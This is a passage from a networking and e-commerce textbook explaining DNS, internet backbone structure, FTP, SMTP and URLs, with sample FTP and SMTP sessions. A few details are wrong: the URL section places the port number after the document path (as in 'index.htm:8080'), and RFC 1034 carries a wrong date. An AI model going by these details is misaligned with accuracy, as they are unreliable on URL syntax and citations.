


Fig. 5.19 Hierarchical Organization of Name Space

Name Servers

The name server is a program that manages a zone of the internet name space. The name servers perform multiple roles such as cache management, primary name server and secondary name server. The name space in the internet is organized in a hierarchical tree, where leaves represent host names, also known as 'fully qualified domain names', and the intermediate names own everything underneath them. In other words, it implies that each of these intermediate nodes have the potential for managing a database of entries under them. A domain name server manages a sub–tree rooted at any of the intermediate nodes. The sub-tree managed by the name server, is also called a zone. For example, a name server managing the sub-tree rooted at the node labeled IN manages a zone consisting of ac.in, and co.in subdomains and the node labeled iiml (the domain iiml.ac.in) manages a zone containing hosts Ganga, Gomti and Kaveri. The zone manager (name server) is responsible for maintaining the zone database/file that contains information regarding host names and IP addresses and other name servers addresses, in case the information is not available at the name server. In the distributed arrangement of managing the name space, a host name can be added, deleted, or modified by the name server managing the zone in which it resides, making the change visible to the whole name space. It also distributes the workload and provides immunity from a single point of failure.

DNS servers are arranged in the hierarchy closely matching the name space hierarchy. Each server has the authority for managing a part of the hierarchy. The root servers manage the top–level domains such as .com, .net and .in. The root servers maintain information about hosts in a particular domain or other DNS servers that have information about the hosts. For example, the root server does not know information about hosts in Sun Microsystems, but it does know the name of a DNS server that can handle requests related to sun.com. As stated earlier, the DNS servers follow the name space hierarchy, but it is not necessary to run a DNS server at each intermediate node. For example, sun.com may put all the domain names in a single zone and manage it. Or it may run another name server for the engineering division (eng.sun.com) to manage domains in that zone, while all other domains like sales.sun.com may be managed directly by the DNS server at the sun.com level. As illustrated by the example, (Fig. 5.20) a DNS server may manage more than one level of the hierarchy. Thus, within an organization DNS servers can be organized in multiple ways.




Fig. 5.20 Two Different Ways of Managing the Domains within an Organization

In the simplest form an organization may run a single DNS server to manage all domains and hosts within the hierarchy. In a larger organization or in academic institutions, it may be desirable to run more than one name server to provide better performance and flexibility in managing host names. All the DNS servers within an organization are linked together in a hierarchical form. The root server managing the com domain has a link to DNS server managing the sun.com domain. It forwards all the requests concerning names with sun.com suffix to the sun.com DNS server. The database of sun.com DNS server may be organized to handle all the queries with the sun.com suffix (Fig. 5.20 A) or it may handle queries other than those with the eng.sun.com suffix. For the eng.sun.com suffix it may contain a link to another DNS server, (Fig. 5.20 B) to which it hands over the query for handling.

Resolver

The translation of a domain name to an equivalent IP address is called name resolution and is carried out by a software library function called resolver. All the applications using the domain name make use of the resolver to translate it to an IP address that is used for making the connections or forming the packets for transmission. Machines that use domain names rather than IP addresses are configured with the IP address of at least one local domain name server. When an application calls the library function resolver (in the Unix gethostbyname function), the resolver contacts the DNS server from the configuration file and sends a request, as a client, for translation. If the domain name specified falls within the zone (authority) managed by the contacted DNS server, it sends back the response containing the IP address. Each DNS server is equipped with a list of root DNS servers. For domain names not in the zone managed by the server, it contacts one of these root servers as a client and waits for the response, on receiving the response it sends it back to its client. In order to optimize the performance DNS servers use caching. Every time a name is translated the local DNS server puts the mapping in the local cache and answers the subsequent requests from the local cache.

Registering Domain Names

To ensure that all the domain names are globally unique, authority has been trusted to a single point, Network Solutions Inc.(www. networksolutions.com). To register a domain name one can connect to the homepage of Network Solutions Inc. and check for the availability of the desired name. Generic top-level domain names are managed by dozens of accredited registrars, while country specific top-level domains have been handed over to the registrars of each country. The name can be reserved/registered for two/three years at a price that varies from registrar to registrar. At the time of registration, normally one is required to provide the addresses of two name servers, primary and secondary, accessible on the internet. The name servers contain information regarding the hosts and subdomains of the registered domain. It may not be possible to maintain two name servers for smaller organizations and individuals. In that case, they can make use of the services offered by the Internet Service Providers (ISPs) and Web Hosting Service providers.

INTERNET INDUSTRY STRUCTURE

In 1986, the National Science Foundation (NSF) of USA created a nationwide backbone network interconnecting the six supercomputer centers using a 56 Kbps line. The backbone was upgraded to T1 (1.544 Mbps) lines and many regional backbone networks, that connected to the national backbone were created. As a result people working in organizations were able to access the internet. In 1990, the first ISP that provided the TCP/IP based connectivity to home users over telephone lines came up. The world wide web, developed based on the work of Tim Berner–Lee with a graphical user interface, Mosaic—developed at the National Center for Supercomputing Applications (NCSA), University of Illinois-increased internet traffic and more ISP's started offering commercial access. The National Science Foundation decided to replace the backbone by many private backbones. The original backbone was handed over for five years to the leading US Communication Company (MCI) for upgrading and operating it. Moreover four Network Access Providers (NAP) were created as central points to interconnect commercial backbones. These four NAPs are located in San Francisco, Chicago, Washington DC, and New Jersey, operated by PacBell, Ameritech, Worldcom and Sprint respectively. All these companies are network service providers (NSPs) with high capacity backbones. The NSF backbone was upgraded and was established as the Very high-performance Backbone Network Service (vBNS) that interconnects many research organizations and Universities.

Network Access points (NAPs) are central points, which interconnect many different national backbones and Internet Service Providers (ISPs). Backbone ISPs are interconnected at a NAP. Assume, two ISPs, ISP-A and ISP-B are connected to a NAP. The traffic meant for ISP-A, originating at ISP-B reaches NAP and gets injected into the link connecting ISP-A.




Fig. 5.21 Internet Architecture

Each national internet service provider connects to one or more NAP and operates national backbone. These ISPs offer connectivity through the local Internet Point Of Presence (IPOP) to other internet service providers who operate locally and thus have local IPOP. Business organizations and home users connect to the local IPOP provider, which in turn is connected to the backbone and ultimately to a NAP. In USA alone there are 50 national backbone operator ISPs, out of these five of them operate a formidable backbone infrastructure. Countries around the world have created their own national backbone ISPs. These ISPs are also connected to NAPs.

NAP based connectivity implies that the traffic exchange between two ISPs connected to it, will happen at the NAP. The traffic between to two users located in the same city but accessing the internet through two different ISPs will be exchanged through the NAP, which may be located in a third city. To address the problem the concept of Peer/ Private Network Access Points was introduced. The PNAPs are technically identical to a NAP, but interconnect peer backbone ISPs or even peer local ISPs. Peering agreements are worked out between the involved ISPs. Peering offers better and more efficient routes and enhances the over all efficiency. Traffic between two local ISPs operating in the same city need not visit a network access point in another city. The peering arrangements can be either cooperative or commercial. The Seattle Internet Exchange (SIX) is an example of a cooperative peering arrangement, while InterNAP network Services (http://www.internap.com) offers a peering arrangement against payment, if an example of a commercial arrangement.

A Hierarchy of Networks

The internet is a network of networks. To access the internet, you have to be a part of some network. For example, at work places computers are part of a local area network, which in turn is connected to the ISP's network through a router. At home, the user's computer dials a local phone number through a modem to connect to an ISP and initiate Point-To-Point Protocol (PPP), to become part of the ISP's network. The service provider's network connects to a larger network, through the routers, to the providers of the backbone connectivity, to become part of their network.

The dial-up connection and corporate LANs are usually connected to the ISP that provides a local Point of Presence (POP). The POP in each city is a rack full of routers and modems, where home users dial in to get become the part of network. The corporation may lease a fiber optic line or other lines such as DS-1 or DS-3 from the phone company to connect to the local ISP at its POP. In a large company sprawling over several buildings the LAN may involve its own cable and fiber network. The users within a company can communicate with each other but, any traffic meant for the outside world is routed through the leased lines to the ISP's network. If the traffic destination was within the provider ISP's network, it gets delivered at the destination address. If the traffic is destined outside the provider's network, the local ISP routes the traffic to the backbone ISP.

The bigger companies in the internet access area, such as MCIWorldCom(UUNET), Savvis, Ameritech, PacBell and Sprint have dedicated backbones connecting between various regions. These companies maintain a POP in every region from where local and regional ISP's connect to these networks. There is no controlling network to interconnect all these backbone networks of the ISP, instead all these networks exchange traffic with each other at a NAP or they may have a cooperative or commercial arrangement with a PNAP provider. The internet operates and delivers the traffic from end to end using the hierarchical architecture.

Summary

This chapter introduces the computer networks as the basic building block of electronic commerce. It classifies them, based on the mode of transmission, as broadcast based and point to point transmission networks.

Broadcast based networks also commonly known as local area networks use various topologies, transmission media and protocols for sharing common broadcast media. In the section on LANs, we talk about the following:

- Bus, ring, star, and mixed topologies
- Coaxial cables, twisted-pairs, fiber optic cables, and wireless transmission media
- Media access protocols for sharing the transmission media such as ALOHA, CSMA, persistent CSMA, and CSMA/CD

The section also discusses widely deployed local area network standard IEEE802.3, also called ethernet.

Point to point transmission based networks are the basis of wide area network technology. The TCP/IP reference models for WAN, that form the basis of today's internet are discussed. The internet infrastructure comprises of various elements such as TCP/IP reference architecture, IP addressing and Domain Name System (DNS). Finally, we talk about internet Infrastructure and the hierarchy of networks that has emerged as a part of the global infrastructure.

Review Questions

1. Describe the characteristics of networks based on broadcast transmission.
2. What do you understand by network topology?
3. What are the various transmission media used in local area networks?
4. What is CSMA/CD protocol?
5. Describe the IEEE 802.3 standard and its importance.
6. What is a Wide Area Network?
7. Describe the TCP/IP reference model.
8. What is an IP Address? Describe the classes of IP Addresses and reasons for dividing it in classes.
9. What is a domain name?
10. Describe the domain name system and how it manages the name space.
11. Define the role and purpose of NAP and PNAP in the internet industry structure.

References and Recommended Readings

1. Bertsekas, D. and R. Gallager, *Data Networks*, Englewood Cliff, New Jersey: Prentice-Hall (1992).
2. Cerf, V. "The Internet Activities Board", RFC 1160, (May 1990).
3. Davies, D. W., D. L. A. Barber, W. L. Price, and Solomonides, *Computer Networks and Their Protocols*, New York,: John Wiley and Sons, (1979).
4. Glover, I. A. and P. M. Grant, *Digital Communications*, Englewood Cliff, New Jersey Prentice-Hall (1998).
5. Leon–Garcia, A. and I. Widjaja, *Communication Networks: Fundamental concepts and key architectures*, New York: McGraw–Hill Companies, (2000).
6. Martin, J. *Future Development in Telecommunications*, Englewood Cliff, New Jersey Prentice-Hall (1977).
7. Mockapetris, "Domain Names-Concepts and Facilities", RFC 1034, November 1997
8. Naik, D. C. *Internet Standards and Protocols*, Seattle: Microsoft Press, (1998).
9. Peterson, L. L. and B. S. Davies, *Computer Networks: A Systems Approach*, San Francisco: Morgan Kaufman, (1996).

10. Stallings, W. *Data and Computer Communications*, Upper Saddle River, New Jersey: Prentice-Hall (1997).
11. Stevens, W. R. *TCP/IP Illustrated, Volume 1: The Protocols* Readings, Massachusetts: Addison-Wesley (1994).
12. Tannenbaum, A. S. *Computer Networks,* Upper Saddle River, New Jersey: Prentice Hall (1996).

6

CHAPTER

Electronic Commerce: Information Distribution and Messaging

Learning Objectives

This chapter covers the following topics:

1. Standard Protocols for Information Distribution on the Internet
2. Introduction and Applications of File Transfer Protocol (FTP)
3. Introduction and Applications of Simple Mail Transfer Protocol (SMTP)
4. Introduction and Applications of Hypertext Transfer Protocol
5. World Wide Web Server Implementations

The internet offers infrastructure for constructing tools that can exchange information at the application level. Application tool designers and builders can utilize the internet layer level services, such as socket interface, a application programming interface (API) that shields the developer from the intricacies hidden under the network layers. Many of applications developed over the years have been widely adopted for information exchange and distribution purposes. These applications also some times referred to as the standard internet applications, have welldefined and accepted protocols. The adoption of standardized protocol, for these applications, has further added toward their acceptance and adoption. Multiple vendors/groups can provide interchangeable clients and servers for these applications. File Transfer, Remote Terminal, Electronic Mail, News Groups, and the World Wide Web are some of the widely accepted internet applications. Each of these applications follows the client-server model with a standard protocol. File transfer application is based on File Transfer Protocol (FTP), electronic mail is based of Simple Message Transfer Protocol (SMTP), news groups are based on Network News Transfer Protocol (NNTP), and the world wide web is based on Hypertext Transfer Protocol (HTTP).

In the following sections we briefly describe some of these protocols, servers and clients.

FILE TRANSFER PROTOCOL (FTP) APPLICATION

This application enables the transfer of files among computers connected on the internet. The file transfer application provides the ability to download and/or upload files between connected computers. The application comprises of two components, the FTP server and the FTP client. The protocol requires the client to login to the FTP server. On successful login, the client can browse through the list of files and directories available under the login account. It can request to transfer a file from the server machine to the client's machine (download), or transfer a file from client's machine to server's machine (upload a file). The FTP supports both batch as well as interactive uses. The protocol only specifies the mode of interaction between the FTP server and clients, running on two computers, the user interface is left completely to the client designer.

There are various user interfaces, ranging from the command line interface to window versions. The typical command line version of the interface can be invoked by typing the command FTP at the prompt. The FTP client responds by requesting the login information. On successful login, the list of available commands can be found by typing 'help' at the prompt. The FTP client reads the commands, types at the prompt, prepares a FTP packet and writes it to the FTP server running at a well known port of the connected machine. The server prepares a response protocol packet and sends it to the client. Some of the commands available to the client are as follows:

Box 6.1: Commands

Ascii	It is the default mode, sets the file transfer type to ASCII.
Binary, Image	sets the file transfer type to binary
Bye	ends the remote session with a remote computer and exits the ftp client
Cd <dirname>	changes the working directory on the remote computer to the specified one
Cdup	changes the working directory on the remote computer to the parent directory of the current working directory
Dir	lists files in the current working directory of the remote computer
Get <filename>	transfers the specified file from the remote computer to the local computer
?	lists all the available commands on FTP client
Ls	same as the dir command
Mget filenames	transfers multiple files from the remote computer to the local computer, the multiple file names may be indicated by a wild card specification
Mput filenames	transfers multiple files from the local computer to the remote computer, the multiple file names may be indicated by a wild card specification
Pwd	displays current working directory on the remote computer
Put <filename>	transfers the specified file from the local computer to the remote computer
! <cmd>	executes command in the local environment

In a nutshell, the client offers functionality to look at the files in the remote account as well as local account and copy text and binary files from the remote account to the local account and vice versa. The graphical user interface based clients also support the same functionality. Either of these interfaces translates the user actions into a protocol packet and communicates the packet to the server. The interaction between a FTP client and server is shown in Fig. 6.1.




Fig. 6.1 File Transfer Architecture

The file transfer application operates through two connections, as control connection needs to be established prior to attempting any file transfers. On making the control connection the FTP server requests authorization information in the form of a user name and password. The authorization information determines whether the files can be accessed by the FTP user. Subject to access permissions, users can transfer files in either direction through "Get" or "Put" command. The files transfer application opens a new connection for the data transfer. Although, the login check mechanism guards files from being accessed without authorization, it also becomes a hindrance in sharing publicly distributed files.

To permit arbitrary access and downloading of files from the internet, many sites support the anonymous FTP mechanism. Users can login with *anonymous* as the username and their e-mail id as the password. All the files placed under this account can be browsed and downloaded by any user on the internet. A sample anonymous FTP session to download files from the www.ftp.cdrom.com site is shown in Box 6.2. Various freeware, shareware and informational archives, using anonymous access, have been built. Users and maintainers of these archives utilize FTP for the information distribution and sharing purposes. With an abundance of information and a number of archives, users are often faced with the problem of locating the right archives where the relevant information for a particular subject may reside. To address these issues, other applications that assist in locating the information, such as Archie, Gopher and Veronica, have been developed and deployed.

Box 6.2 A Sample FTP Session

```
$ ftp ftp.cdrom.com
Connected to wcarchive.cdrom.com
220—wcarchive.cdrom.com FTP server (Version DG-4.1.73 983302105)
ready.
Name (ftp.cdrom.com:bhasker): anonymous
331—Guest login ok, send your e-mail address as password.
Password:
230—Welcome to ftp.cdrom.com, a service of Digital River, Inc.
230—There are currently 496 users out of a possible 3000.
230—
…
230—Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for 'file list'.
Total 12
-rw-r—r--  1 root  wheel   480 May  1 16:59 RATECARD.TXT
-rw-rw-r--  1 root  wheel   696 Nov 19  1997 README
-rw-r—r--  1 root  wheel  3344 Sep  1  2000 UPLOADS.TXT
drwxrwxr-x  2 root  wheel   512 Oct  5  1998 archives-info
drwxr-xr-x  2 root  wheel   512 May  2  1999 etc
drwxrwxr-x  2 root  wheel  2048 Jun 26 19:55 pub
226—Transfer complete.
ftp> get UPLOADS.TXT
Local: UPLOADS.TXT
Remote: UPLOADS.TXT
200 PORT command successful.
150—Opening BINARY mode data connection for 'UPLOADS.TXT'
3344 bytes).
226—Transfer complete.
3344 bytes received in 0.459 secs (7.1 Kbytes/sec)
ftp> bye
221—Goodbye!
```

ELECTRONIC MAIL

Electronic Mail (e-mail) is an internet application that offers the ability to exchange messages among users on remote computers. E-mail is the most widely used application, in fact for many people it is the mainstay application, rarely do they use other applications. The e-mail application built upon the TCP stream offers the reliable and instant delivery of messages in a user's mailbox. An e-mail system is concerned with the ability to compose messages, move messages from the originator's site to the recipient's site, report the delivery status to originators, browse messages by the recipients and finally the dispose off messages. A typical architecture of the e-mail system (Fig. 6.2) consists of two components to accomplish the functionality—a user interface program and the message transfer server. The user interface, also often called mail reader, is a program that offers users an interface to compose a new message, read a message, reply to senders and delete or file the message. The user interface program (mail reader) provides three of the five functions, i.e. composing, browsing, and disposition. There are a variety of mail readers available. Some of these are built on a character based interface, driven by the keyboard input, like mail and pine, while others offer a Graphical User Interface (GUI), that is menu and icon driven and accepts inputs from the mouse and keyboard. Message Transfer Agent (MTA) programs accomplish the function of transferring the message to the destination. These programs communicate with each other using a standard protocol. A user agent composes a message and informs the message transfer agent of its delivery, by placing it in the appropriate queue. The composed message contains the destination mailbox address. The message transfer agent connects to the other message transfer agent running on the machine specified in the destination address of the composed message and delivers it through the standard message transfer protocol. In the internet environment the Simple Message Transfer Protocol (SMTP) has been widely adopted and message transfer agents using the protocol are often referred to as SMTP servers.




Fig. 6.2 Architecture of the e-mail System

As stated earlier, the composed message is communicated to the MTA, which in turn is responsible for transferring it to the destination. The transfer agent uses the information contained in the message to find out the address of the machine and mailbox id (or username) for the final delivery. In the internet environment the message, handed over by the user agent to the message transfer agent, follows a standard format described in RFC 822 and servers using SMTP accomplish the message transfer.

Message Format

The format of an e-mail message, composed by the user agent, is described in RFC-822, available on the internet. The original RFC 822 format was designed for handling text only mails, but later was enhanced to use multimedia extensions, by supplementing the header fields. The message consists of standard lines of text messages in the "memo" format. As in a memo, it has a header portion that follows a rigid specification and the body of the message portion that is a free flowing text. The header portion consists of two types of field—the rigidly formatted, and the user defined. Some of the rigidly formatted fields contain information regarding the message transport and delivery and are used by message transfer agents, while the rest of them are used by the user agents or recipients. The exhaustive list of header fields is available in RFC 822. User agents can also put additional fields in the header, for private use within agents. These fields are not defined in the RFC 822 specification, nor published as extensions. Each of these user defined fields must have a unique name. The user defined field names are usually prefixed by 'x'. A sample is shown in Table 6.1.

Table 6.1 Some Fields Used in RFC 822 Message Format

Header Field Name	Description
To:	E-mail addresses of the primary recipients
CC:	E-mail addresses of carbon copy recipients
BCC:	E-mail addresses of blind carbon copy recipients
From:	E-mail address of message creator
Sender:	E-mail address of actual message sender
Reply To:	E-mail address to which replies should be sent
In Reply To:	Message Id of the message being replied to
Subject:	Short title of the message
Date:	The date and time the message was sent
Received:	A line of Id added by each message transfer agent enroute
Return path:	Used for identifying the return path to the sender
Message Id:	A unique number for referencing this message later
References:	Other related and relevant message Ids
Content-Id:	Unique identifier
Content type:	The MIME type of content
Content Description:	A readable string telling what is in the message
Content Transfer Encoding:	Wrapping used during the transmission
X-Mozilla Status:	
X-Mozilla Status2:	
X-UIDL:	

In the above sample, the header fields To:, CC:, BCC:, From:, Sender:, Received:, and Return Path: are used by the message transfer agents. The fields with 'X-' prefix are user-defined fields, used by the Netscape user agent, and the remaining fields are used for recipients and user agents. The message body follows the header section. In the text only RFC 822 format, the body is a free flowing text and users are free to format it the way they desire. In the extended RFC 822 format the content-type and related fields add structure to the message. The multimedia information containing non-textual data is encoded in base64 or quotable print formats, prior to handing it over to a message transfer agent. The sender, receiver and other addresses used in the internet environment have acquired a standard format that is based on the IP address and domain name system. All computers on the internet have a unique IP address. The domain name system maps a domain name to an IP address. Thus, the mail addresses used have the username@dd.nn.ss format. The domain name (suffixed to @) through the resolver DNS determines a unique machine and the username identifies a unique mailbox located on the machine.

Message Transfer

Message transfer agents are responsible for delivering the message to the destination machine. In the Internet environment, the SMTP is widely used by message transfer agents. Simple Mail Transfer Protocol (SMTP) is an ASCII based protocol. In a typical message transfer between two SMTP daemons, the sender makes a TCP based connection to the daemon running at port 25 of the machine specified in address field of the header. On successful establishment of connection, the message is transferred to the destination daemon using SMTP. A sample session of the protocol conversation is shown in Box 6.3.

Box 6.3 A Sample Session of SMTP

```
            R: 220 mit.gov.in
S: HELO ganga.iiml.ac.in
            R: 250 mit.gov.in says hello to ganga.iiml.ac.in
S: MAIL FROM: bhasker@iiml.ac.in
            R: 250 sender ok
S: RCPT TO: kngupta@mit.gov.in
            R: 250 recipient ok
S: DATA     R: 354 Send mail; end with "." on a line by
               itself
S: From: bhasker@iiml.ac.in
S: To: kngupta@mit.gov.in
S: Message Id: <3B7BE613.459D72B2@iiml.ac.in>
S: Date: Thu, 16 Aug 2001 20:56:11 + 0530
S: Reply To: bhasker@naradonline.com
S: Organization: Indian Institute of Management Lucknow
S: X-Mailer: Mozilla 4.75 [en] (Win98; U)
S: X-Accept Language: en
S: MIME -Version: 1.0
S: Subject: Meeting Notice
```

```
S: Content-Type: text/plain; charset="iso-8859-1"
S: The first meeting of the Information Technology planning
group will be held
S: at 3:00 P.M. today. Meeting will be held in Conference room
    CR-108.
S:.
         R: 250 message accepted
S: quit
         R: 221 mit.gov.in closing connection
```

The SMTP protocol is defined in RFC 821. The message transfer follows the envelope and content model. The envelope is constructed from the "From:" and "To:" fields of the message format. In a typical session between two SMTP daemons, the receiving daemon on accepting a connection request from the sender responds by sending a welcome message. The sender daemon responds with the 'HELO' command and informs it about its own domain. After the handshake phase, the address on the envelope is used by the sending daemon to establish the data transfer to the right user on the receiving side. The sending daemon communicates, to the receiver, the protocol packet containing a 'From' address, followed by the recipients' addresses one at a time. The receiving daemon responds to each of the protocol packets, either with an "Okay", or with a specific error message. The error responses may arise due to various reasons, a common one being the non-existence of a user mailbox on the receiver side, to whom the mail is addressed.

Applications of Electronic Mail

In addition to personal communication, electronic mail systems with MIME capability can be used for distributing the multimedia information. The electronic mail system has been utilized to provide file transfer facility; sending remote commands to be processed at the recipient's machine and dispatching the processed results; or manage information directories; send fax through e-mail and facilitate discussion groups. These applications of e-mail require specialized servers at the receiver's end. One generic application that offers information /file management and delivery services is called Mail Server.

A mail server accepts all the incoming messages destined for a specific userid and processes the body of message as a list of commands. Typically, the subject line is left blank and the mail server ignores it.

The mail server running at the machine sends back the files available at the site. After locating a useful file, the user may send another mail with the message body containing 'file <filename>' and will receive the file by e-mail. Here is subset of commands that can be commonly sent to servers for processing.

```
% mail mailserv@icrc.iiml.ac.in
subject:
file /ls-lR
Help
Document-by-name/send name [name, …]
File path [path, …]
Person name, organization [country]
Whois name
```

E-mail servers have also been used for offering FTP functionality over e-mail. In this case all the mail arriving at the specially created account is picked up by the specially designed server. It is a useful service for users who do not have FTP access from their own machines. The publicly available FTPMAIL software can be set up on a machine with complete FTP access. The FTPMAIL server reads the mail addressed to the FTP e-mail account and, accepts messages with blank subject line and body containing FTP commands. Users can send regular FTP commands in the body of the message, starting with the "connect" command, followed by "Get", "Chdir" and other valid FTP commands and, finally ending with a "Quit" command.

WORLD WIDE WEB SERVER

The concept of the World Wide Web (WWW) was born, out of an experimental system developed at CERN (European Laboratory of Particle Physics) with the objective of enabling document sharing among scientists, in 1989. A prototype system offering the ability to inter link multimedia documents, distributed over the network through the concept of hyperlinks, was developed at CERN. The developed system offered a intuitive and logical interface that makes it easier to browse textual, graphical, audio and video information integrated on the same screen.

The original architecture proposed by Tim Berner-Lee consisted of documents stored and managed on server machines and client processes, running on distant or even the same machine. The server software was envisaged to be a process that receives requests from the client processes and replies to them by delivering appropriate documents. In the proposed system the client and server processes run on machines connected on the same network. The architecture consisted of two building blocks, the server and the client processes, communicating on the same network.




Fig. 6.3 Architecture of the World Wide Web (B1, B2, B3, and B4 denote Web Browsers)

The world wide web became extremely popular as the client programs or browsers available offered an easy to use graphical user interface and the ability to point and click in order to access any hyper-linked information. Also, all the software i.e., the server's as well as the browser's, were available freely over the network. The server, as described in the original proposal, accepts browser requests and manages the delivery of documents to the browser. The documents contain hyper-links, rich text and multimedia information. The Hypertext Markup Language HTML, described in subsequent chapters, is used for constructing these documents. The request-reply paradigm between the browser and the server follows a standard protocol, called HyperText Transfer Protocol (HTTP). In the world wide web, unique Uniform Resource Locator (URL) defines each published document.

A URL consists of the three components. The first component, prefixed and separated by //, describes the protocol server; for the web it is 'http'. The second component, the text starting after // and ending with the '/' or end of string, describes the domain name of the server. The third component, beginning with the / and finishing with the end of string or ':', describes the document name at the server. The web server waits for client connections and requests at the port 80, as a standard convention. In some cases the web server may be listening for browser requests at ports other than 80, in that case the port number is specified as the last component separated by ':'. In some cases, the URL may not contain the name of a specific document and thus, may have only the first two components specified. In such a case the web server running at the specified domain name serves the default (home) document. The default document is defined in the configuration files of an installed server. Here are some examples of URLs.

http://www.yahoo.com
http://www.yahoo.com/index.htm
http://www.yahoo.com/index.htm:8080

